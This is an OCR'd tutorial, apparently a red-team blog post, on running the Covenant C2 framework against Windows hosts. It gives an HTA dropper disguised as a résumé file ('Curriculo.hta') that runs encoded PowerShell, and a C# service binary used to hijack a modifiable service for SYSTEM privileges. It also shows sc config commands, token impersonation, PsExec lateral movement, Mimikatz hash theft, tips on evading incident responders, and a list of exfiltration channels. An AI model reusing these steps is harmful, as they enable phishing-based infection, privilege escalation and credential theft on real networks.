
Graph -> Information about our targets, such as what kind of Grunt it is running and etc.

The rest is information about data and bla bla.

Let's go now to each of the topics.

listeners

Here we register which server will receive the connection, for example, if it infects any host the shell will go to what we register here.



We can see that a name is generated for our Listener and we have some options to fill it in, at first, we can just fill in the ConnectAddresses and put the IP of our own server.


We will leave it as HTTP Listener (Bridge allows connecting more than one listener at the same time, but this we can see in future articles hehehe).

After that, just click on Create and the Listener will be active and ready to receive our shells.

launchers

This is where the magic happens, we can choose any type of execution we want, from binary to powershell or shellcode.

In this first case, let's click on Powershell



Here, a Listener name is also generated (We have a Listener that receives connections, in this case our server and another Listener that sends and receives commands, in this case, the Grunts).

In ImplantTemplate we put GruntHTTP, but we can put other types, I'll give an explanation about them.

Types of Grunts

There are some types of Grunts that we can use, such as HTTP, SMB, Brute and so on.

Grunt HTTP works in the same way as a reverse shell, when your Implant is activated (that is, when the Agent is clicked or executed) a connection from the target machine goes to our machine.

Normally, we use it to be able to receive connections, it is more stable and allows us to do all kinds of existing persistence (Registry, Startup, WMI and etc.) , or when we want to have fewer connections to our C2 or when we want to pivot to hosts that do not have direct internet access.

Grunt SMB came to solve some problems, it works through a bind connection (that is, we need to connect to it, hence it reduces the number of connections to our C2), as it is not an HTTP, it allows us to Pivot on hosts that do not have direct internet access.

During its creation, we created a Named Pipe to carry out our connection. (Pipe Name parameter)

After execution, your connection is performed as follows:


Connect localhost namedpipesvc (Our chosen name)

The problem is that it is not very stable and your connection may suddenly drop.

Here's the homework to find out about the other types of Grunt.

Returning to Launcher

Anyway, back to our interface



After choosing the Implant, we can choose the dotnet version, as we are attacking a Windows 10, we will put 4.0, if it is another version of Windows, we could for 3.5 (More information https://en.wikipedia.org/wiki/.NET_Framework_version_history)

There are other options as well, such as Delay, that is, how long does it take for our Grunt to return the information to us, if I send a command, in this case, it returns me after 5 seconds (Important in real life increase this Delay, precisely to have the least possible interaction with our Agent, avoiding some kind of tracking or the IR personnel).

Very well, then we can click on Generate and we will have 2 different versions, one Encoded and the other normal, in this example, I will use Encoded.

To carry out the infection, I will use the example of the HTA file, let's create a file containing the content:

```
<script language="VBScript">

  Function DoStuff()

                dim wsh

                Set wsh = CreateObject("Wscript.Shell")

          wsh.run "Your encoded powershell"

                Set wsh = Nothing

  End Function

  DoStuff

  self.close

</script>
```


This function will create an object with our powershell, after creating this file, we go back to the Covenant and click on Launchers->Our Launcher-> Hosted Files and we will upload it in any path we want, for example /Curriculo.hta (We fill this part in the first field and upload it).



After that, the victim just needs to go to http://nossoip/Curriculo.hta, run it and it will get infected.


Grunts

After infection, targets appear in the Grunts tab




On this screen, we can see the name of each one, the ImplantTemplate type, Shell health and much more.


When clicking on any of them, we see the details and if we click on the Interact tab, we will have access to the shell



If we type Help, we can see the available commands



In this example, I type Screenshot to see the victim's screen:



The TASK tab does the same thing as Interact, but in a more graphical way.

The SHELL command causes some system command to be executed on the target machine.

As an example of this, I will demonstrate a case of privilege escalation and lateral movement in the network.

Imagine that we have entered this host, the first step is to make the recognition, we can use the SeatBelt utility for this:

(jotape) > Seatbelt -group=system

```
====== OSInfo ======

hostname                    : wkstn
domain name                 : domain.io
username                    : DOM\j.paulo
ProductName                 : Windows 10 Enterprise 2016 LTSB :
EditionID                   EnterpriseS
ReleaseId                   : 1607
build                       : 14393.3750
BuildBranch                 : rs1_release
CurrentMajorVersionNumber   : 10
CurrentVersion              : 6.3
architecture                : AMD64
ProcessorCount              : two
IsVirtualMachine            : True
BootTimeUtc (approx)        : 06/22/2020 09:06:41 (Total uptime: 00:00:17:22) :
HighIntegrity               False
IsLocalAdmin                : True
  [*] In medium integrity but user is a local administrator - UAC can be bypassed.
  CurrentTimeUtc            : 22/06/2020 09:24:03 (Local time: 22/06/2020 10:24:03) :
TimeZone                    GMT Standard Time
TimeZoneOffset              : 01:00:00
InputLanguage               : United Kingdom
InstalledInputLanguages     : United Kingdom
```

With that, we were able to gather various information about our target, in order to proceed with the attack.

Now we can use the SharpUp tool to be able to find some type of vulnerability that is exposed (For example, a modifiable service)

```
(jotape) > WhoAmI

DOM/J.Paulo

(jotape) > SharpUp

=== SharpUp: Running Privilege Escalation Checks ===
```

=== Modifiable Services ===

Name : IA Service
DisplayName : IA Service
Description : Bla bla
State : Running
StartMode : Auto
PathName : C:\Program Files\IA\IAService.exe

As we can see, Sharp returns what are called Modifiable Services, which are services that can be modified by other users.

Let's go a little further to see exactly what the privileges are.

(jotape) > PowerShell 'IA Service' | Get-ServiceAcl | Select-Object -ExpandProperty Access

[...blabla...]

ServiceRights : ChangeConfig, Start, Stop -> Change Settings
AccessControlType : AccessAllowed
IdentityReference : NT AUTHORITY\Authenticated Users -> Auth Users
IsInherited : False

PropagationFlags : None
InheritanceFlags : None

We noticed that all authenticated users are allowed to change settings, start and stop.

Think with me, we are allowed to run this service, stop and change it, as these services normally run as SYSTEM, it's a good idea to start there.

So let's go!

First, let's use our old friend C# to create a binary that runs our Powershell, open visual studio, New -> C# Windows Service (.Net Framework), give it a name and click View Code, let's type the following:

```
protected override void OnStart(string[] args) {

  var si = new ProcessStartInfo {

    FileName = @"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe",
    Arguments = @"-Sta -Nop -Window Hidden -EncodedCommand our powershell" };


  var proc = new Process {

    StartInfo = yes
  };

  var t = new Thread(() => {

    proc.Start();
    proc.WaitForExit();
    proc.Dispose();
  });

  t.Start();

}
```

Basically this binary will run our Powershell when it starts as a service. I created an SMB Grunt for this.

Important that you change the architecture to 64 bits in visual studio. (Release Config, Processor Type -> New -> x64)

After the build is completed, we will upload this file to a directory on the target machine.

Let's type UPLOAD in Interact, it will open a screen, let's choose our binary and in path, we can put a temporary path (C:\Users\j.paulo\AppData\Local\Temp\servico.exe)

With this file already inside the machine, let's change the service path to ours, so when the binary starts, our service will run:

```
(jotape) > Shell sc config "IA Service" binPath= "C:\Users\j.paulo\AppData\Local\Temp\servico.exe "
```

```
[SC] ChangeServiceConfig SUCCESS
```

With this we can verify if it was really changed:

```
(jotape) > Shell sc qc "IA Service"

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: ZPS-Service
        TYPE               : 10 WIN32_OWN_PROCESS
        START_TYPE         : two   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Users\j.paulo\AppData\Local\Temp\servico.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : IA Service
        SERVICE_START_NAME : LocalSystem
        DEPENDENCIES       :
```

As we can see, we changed the default path to our destination. The last step is to start and stop the service

```
(jotape) > Shell sc stop "IA Service"
```

[...blabla...]
STATE : 3 STOP_PENDING

(jotape) > Shell sc start "IA Service"

[...blabla...]

STATE : 2 START_PENDING

If everything went well, we can connect to our previously created pipe:

(jotape) > Connect localhost namedpipesvc

Connection to localhost:namedpipesvc succeeded!

You should see a new Grunt appearing:



And presto, escalated privileges!

Now moving on to the lateral movement.

We can enter this machine that we are SYSTEM and give a PS (Of course, before that, we can import the PowerView with PowerShellImport or BloodHound, but imagine that this has already been done:

(jotape) > ps

pid	Ppid	Name	SessionID	Owner	Architecture	Path
4248	5284	cmd	1	DOM\H.cker	x64	C:\Windows\System32\cmd.exe

We see that there is another user with a session on this machine, as we are SYSTEM, we can try a Token Impersonation, for this:

(jotape) > ImpersonateUser DOM\H.cker

Successfully impersonated: DOM\H.cker

(jotape) > WhoAmI

DOM\H.cker

Success, we became another user on the network, from that we can use bloodhound to see which machines this user has privileges and use PSEXEC or anything else to run and get code there.

For example, we can use PSEXEC to upload another Grunt to a machine, then we connect there and also commit it.

Another detail is that the Covenant already has Mimikatz built in, making it possible to steal hashes in memory.

Convenant vs Cobat Strike

exfiltrating data

- Netcat
- Opensl
- Powershell
- DNS
- Ping and Pong
- Empire

-

Conclusion

Developing a good report

Thanks